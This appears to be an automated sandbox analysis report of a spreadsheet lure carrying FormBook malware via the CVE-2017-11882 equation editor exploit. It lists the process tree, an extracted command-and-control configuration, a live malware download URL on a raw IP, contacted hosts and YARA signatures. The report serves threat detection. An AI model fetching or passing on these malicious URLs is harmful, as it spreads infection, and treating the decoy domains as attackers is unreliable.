ID: 483680
Sample Name:
Remittance_Advice_details001009142021.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 11:28:40
Date: 15/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report Remittance_Advice_details00…

Overview


General Information

Sample Name:	Remittance_Advice_details001009142021.xlsx
Analysis ID:	483680
MD5:	849137c07d96b6..
SHA1:	21f9985416c2bfc..
SHA256:	594eeeb07a9f81d.
Tags:	VelvetSweatshop xlsx
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Sigma detected: EQNEDT32.EXE c…
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- Sigma detected: Droppers Exploiting…
- System process connects to networ…
- Sigma detected: File Dropped By EQ…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for dropp…
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…
- Office equation editor starts process…
- Sigma detected: Execution from Sus…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2724 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
- EQNEDT32.EXE (PID: 2224 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2616 cmdline: 'C:\Users\Public\vbc.exe' MD5: 34DFFF0C6477A97FB402C3C5F806060E)
    - vbc.exe (PID: 668 cmdline: 'C:\Users\Public\vbc.exe' MD5: 34DFFF0C6477A97FB402C3C5F806060E)
      - explorer.exe (PID: 1764 cmdline: C:\Windows\Explorer.EXE MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - wuapp.exe (PID: 2076 cmdline: C:\Windows\SysWOW64\wuapp.exe MD5: C8EBA45CEF271BED6C2F0E1965D229EA)
          - cmd.exe (PID: 2568 cmdline: /c del 'C:\Users\Public\vbc.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.extinctionbrews.com/dy8g/"
  ],
  "decoy": [
    "mzyxi-rkah-y.net",
    "okinawarongnho.com",
    "qq66520.com",
    "nimbus.watch",
    "cwdelrio.com",
    "regalshopper.com",
    "avito-payment.life",
    "jorgeporcayo.com",
    "galvinsky.digital",
    "guys-only.com",
    "asmfruits-almacenes.com",
    "boatrace-life04.net",
    "cochez.club",
    "thelastvictor.net",
    "janieleconte.com",
    "ivoirepneus.com",
    "saludflv.info",
    "mydreamtv.net",
    "austinphy.com",
    "cajunseafoodstcloud.com",
    "13006608192.com",
    "clear3media.com",
    "thegrowclinic.com",
    "findfoodshop.com",
    "livegaming.store",
    "greensei.com",
    "atmaapothecary.com",
    "builtbydawn.com",
    "wthcoffee.com",
    "melodezu.com",
    "oikoschain.com",
    "matcitekids.com",
    "killrstudio.com",
    "doityourselfism.com",
    "monsoonnerd.com",
    "swissbankmusic.com",
    "envisionfordheights.com",
    "invisiongc.net",
    "aizaibali.com",
    "professioneconsulenza.net",
    "chaneabond.com",
    "theamercianhouseboat.com",
    "scuolatua.com",
    "surivaganza.com",
    "xn--vuq722jwngjre.com",
    "quiteimediato.space",
    "ecofingers.com",
    "manageoceanaccount.com",
    "cindywillardrealtor.com",
    "garimpeirastore.online",
    "tinsley.website",
    "fitnesstwentytwenty.com",
    "thenorthgoldline.com",
    "scuolacounselingroma.com",
    "iwccgroup.com",
    "wideawakemomma.com",
    "anthonysavillemiddleschool.com",
    "sprinkleresources.com",
    "ravexim3.com",
    "onedadtwodudes.com",
    "shxytl.com",
    "iriscloudvideo.com",
    "theshapecreator.com",
    "vermogenswerte.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000006.00000002.480756395.00000000002C0000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000006.00000002.480756395.00000000002C0000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000006.00000002.480756395.00000000002C0000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166c9:$sqlite3step: 68 34 1C 7B E1 • 0x167dc:$sqlite3step: 68 34 1C 7B E1 • 0x166f8:$sqlite3text: 68 38 2A 90 C5 • 0x1681d:$sqlite3text: 68 38 2A 90 C5 • 0x1670b:$sqlite3blob: 68 53 D8 7F 8C • 0x16833:$sqlite3blob: 68 53 D8 7F 8C
00000008.00000002.521464934.0000000000170000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000008.00000002.521464934.0000000000170000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 22 entries				

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus detection for URL or domain

Multi AV Scanner detection for dropped file

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected FormBook

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effec
Valid Accounts	Service Execution 2	Windows Service 3	Windows Service 3	Masquerading 1 1 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eaves Insec Netw Comr
Default Accounts	Shared Modules 1	Application Shimming 1	Process Injection 5 1 2	Virtualization/Sandbox Evasion 2	LSASS Memory	Security Software Discovery 2 5 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Explo Redir Calls/

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effec
Domain Accounts	Exploitation for Client Execution 1 3	Logon Script (Windows)	Application Shimming 1	Process Injection 5 1 2	Security Account Manager	Virtualization/Sandbox Evasion 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Explo Track Locat
Local Accounts	At (Windows)	Logon Script (Mac)	Extra Window Memory Injection 1	Deobfuscate/Decode Files or Information 1	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 2	SIM C Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 3	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Devic Comr
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 1	Cached Domain Credentials	File and Directory Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamm Denia Servi
External Remote Services	Scheduled Task	Startup Items	Startup Items	Extra Window Memory Injection 1	DCSync	System Information Discovery 1 1 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogu Acces


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Remittance_Advice_details001009142021.xlsx	34%	ReversingLabs	Document-Word.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\loader1[1].exe	100%	Joe Sandbox ML		
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\loader1[1].exe	41%	ReversingLabs	Win32.Trojan.LokiBot	
C:\Users\Public\vbc.exe	41%	ReversingLabs	Win32.Trojan.LokiBot	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
6.2.vbc.exe.2c0000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
8.2.vbc.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.ecofingers.com/dy8g/?illD=X9Az7RtkaU81d6o9S6tJRjQeFUHqBPh6fbjII6Bm04v0rRN3gQJahLAd3CrM9JEnxgRa3A==&7nh=0br0WzXxgHiLa	0%	Avira URL Cloud	safe	
http://i3.cdn-image.com/__media__/fonts/ubuntu-b/ubuntu-b.eot	0%	Avira URL Cloud	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://i3.cdn-image.com/__media__/fonts/ubuntu-b/ubuntu-b.otf	0%	Avira URL Cloud	safe	
http://i3.cdn-image.com/__media__/pics/12471/kwbg.jpg)	0%	Avira URL Cloud	safe	
http://i3.cdn-image.com/__media__/fonts/ubuntu-r/ubuntu-r.ttf	0%	Avira URL Cloud	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://www.onedadtwodudes.com/display.cfm	0%	Avira URL Cloud	safe	
http://i3.cdn-image.com/__media__/pics/12471/arrow.png)	0%	Avira URL Cloud	safe	
http://www.onedadtwodudes.com/Best_Penny_Stocks.cfm?fp=qmv9xFBTKEA6LAcskD2eWPFr51ekSLBBN0JW8jVu%2FUU	0%	Avira URL Cloud	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.onedadtwodudes.com/find_a_tutor.cfm?fp=qmv9xFBTKEA6LAcskD2eWPFr51ekSLBBN0JW8jVu%2FUUZJTLt	0%	Avira URL Cloud	safe	
http://i3.cdn-image.com/__media__/pics/12471/libgh.png)	0%	Avira URL Cloud	safe	
http://i3.cdn-image.com/__media__/pics/12471/logo.png)	0%	Avira URL Cloud	safe	
http://computername/printers/printername/.printer	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://107.173.219.122/files/loader1.exe	100%	Avira URL Cloud	malware	
http://i3.cdn-image.com/__media__/fonts/ubuntu-b/ubuntu-b.eot?#iefix	0%	Avira URL Cloud	safe	
http://www.onedadtwodudes.com/Credit_Card_Application.cfm?fp=qmv9xFBTKEA6LAcskD2eWPFr51ekSLBBN0JW8jV	0%	Avira URL Cloud	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	
http://www.onedadtwodudes.com/sk-logabpstatus.php?a=VWFRUU1lL1pRcXBSSlh6S0wrZnpqVkRFSTlReFR5VHJjUENN	0%	Avira URL Cloud	safe	
http://i3.cdn-image.com/__media__/pics/12471/bodybg.png)	0%	Avira URL Cloud	safe	
http://i3.cdn-image.com/__media__/fonts/ubuntu-r/ubuntu-r.eot	0%	Avira URL Cloud	safe	
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://www.onedadtwodudes.com/Work_from_Home.cfm?fp=qmv9xFBTKEA6LAcskD2eWPFr51ekSLBBN0JW8jVu%2FUUZJT	0%	Avira URL Cloud	safe	
http://www.onedadtwodudes.com/Best_Mortgage_Rates.cfm?fp=qmv9xFBTKEA6LAcskD2eWPFr51ekSLBBN0JW8jVu%2F	0%	Avira URL Cloud	safe	
http://www.matcitekids.com/dy8g/?illD=dI9eO6GBnSulhV6EbBGZI9CJMc/scmM0Fshd6X+e3vq0VlxBF2NWOUbA55lfRDBFVPtqQQ==&7nh=0br0WzXxgHiLa	0%	Avira URL Cloud	safe	
http://i3.cdn-image.com/__media__/pics/12471/search-icon.png)	0%	Avira URL Cloud	safe	
http://www.onedadtwodudes.com/Free_Credit_Report.cfm?fp=qmv9xFBTKEA6LAcskD2eWPFr51ekSLBBN0JW8jVu%2FU	0%	Avira URL Cloud	safe	
http://i3.cdn-image.com/__media__/fonts/ubuntu-b/ubuntu-b.ttf	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://www.onedadtwodudes.com/Anti_Wrinkle_Creams.cfm?fp=qmv9xFBTKEA6LAcskD2eWPFr51ekSLBBN0JW8jVu%2F	0%	Avira URL Cloud	safe	
http://i3.cdn-image.com/__media__/fonts/ubuntu-r/ubuntu-r.eot?#iefix	0%	Avira URL Cloud	safe	
http://i3.cdn-image.com/__media__/fonts/ubuntu-r/ubuntu-r.otf	0%	Avira URL Cloud	safe	
http://java.sun.com	0%	Avira URL Cloud	safe	
http://i3.cdn-image.com/__media__/pics/12471/libg.png)	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
www.extinctionbrews.com/dy8g/	0%	Avira URL Cloud	safe	
http://i3.cdn-image.com/__media__/fonts/ubuntu-b/ubuntu-b.woff	0%	Avira URL Cloud	safe	
http://www.doityourselfism.com/dy8g/?illD=Y4JBfBjEKLG3bE/nPu+ARLK4ZQab+dap1kyoobOuuyzzJOKZWwpYr6zx24KPHwTC7q0HDg==&7nh=0br0WzXxgHiLa	0%	Avira URL Cloud	safe	
http://i3.cdn-image.com/__media__/fonts/ubuntu-b/ubuntu-b.svg#ubuntu-b	0%	Avira URL Cloud	safe	
http://i3.cdn-image.com/__media__/fonts/ubuntu-r/ubuntu-r.svg#ubuntu-r	0%	Avira URL Cloud	safe	
http://www.onedadtwodudes.com/px.js?ch=2	0%	Avira URL Cloud	safe	
http://i3.cdn-image.com/__media__/fonts/ubuntu-r/ubuntu-r.woff	0%	Avira URL Cloud	safe	
http://i3.cdn-image.com/__media__/js/min.js?v2.2	0%	URL Reputation	safe	
http://i3.cdn-image.com/__media__/fonts/ubuntu-r/ubuntu-r.woff2	0%	Avira URL Cloud	safe	
http://i3.cdn-image.com/__media__/fonts/ubuntu-b/ubuntu-b.woff2	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
matcitekids.com	50.87.248.20	true	true		unknown
www.onedadtwodudes.com	209.99.64.51	true	true		unknown
www.doityourselfism.com	169.62.91.142	true	true		unknown
www.ecofingers.com	52.58.78.16	true	true		unknown
www.matcitekids.com	unknown	unknown	true		unknown
www.garimpeirastore.online	unknown	unknown	true		unknown
www.builtbydawn.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.ecofingers.com/dy8g/?illD=X9Az7RtkaU81d6o9S6tJRjQeFUHqBPh6fbjII6Bm04v0rRN3gQJahLAd3CrM9JEnxgRa3A==&7nh=0br0WzXxgHiLa	true	• Avira URL Cloud: safe	unknown
http://107.173.219.122/files/loader1.exe	true	• Avira URL Cloud: malware	unknown
http://www.matcitekids.com/dy8g/?illD=dI9eO6GBnSulhV6EbBGZI9CJMc/scmM0Fshd6X+e3vq0VlxBF2NWOUbA55lfRDBFVPtqQQ==&7nh=0br0WzXxgHiLa	true	• Avira URL Cloud: safe	unknown
www.extinctionbrews.com/dy8g/	true	• Avira URL Cloud: safe	low
http://www.doityourselfism.com/dy8g/?illD=Y4JBfBjEKLG3bE/nPu+ARLK4ZQab+dap1kyoobOuuyzzJOKZWwpYr6zx24KPHwTC7q0HDg==&7nh=0br0WzXxgHiLa	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
52.58.78.16	www.ecofingers.com	United States		16509	AMAZON-02US	true
209.99.64.51	www.onedadtwodudes.com	United States		40034	CONFLUENCE-NETWORK-INCVG	true
169.62.91.142	www.doityourselfism.com	United States		36351	SOFTLAYERUS	true
50.87.248.20	matcitekids.com	United States		46606	UNIFIEDLAYER-AS-1US	true
107.173.219.122	unknown	United States		36352	AS-COLOCROSSINGUS	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond

Analysis ID:	483680
Start date:	15.09.2021
Start time:	11:28:40
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 14s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Remittance_Advice_details001009142021.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	12
Number of new started drivers analysed:	2
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@9/21@6/5
EGA Information:	Failed
HDC Information:	• Successful, ratio: 15.3% (good quality ratio 14.5%) • Quality average: 76% • Quality standard deviation: 28.1%
HCA Information:	• Successful, ratio: 95% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
11:29:48	API Interceptor	53x Sleep call for process: EQNEDT32.EXE modified
11:29:53	API Interceptor	34x Sleep call for process: vbc.exe modified
11:30:13	API Interceptor	182x Sleep call for process: wuapp.exe modified
11:31:05	API Interceptor	1x Sleep call for process: explorer.exe modified

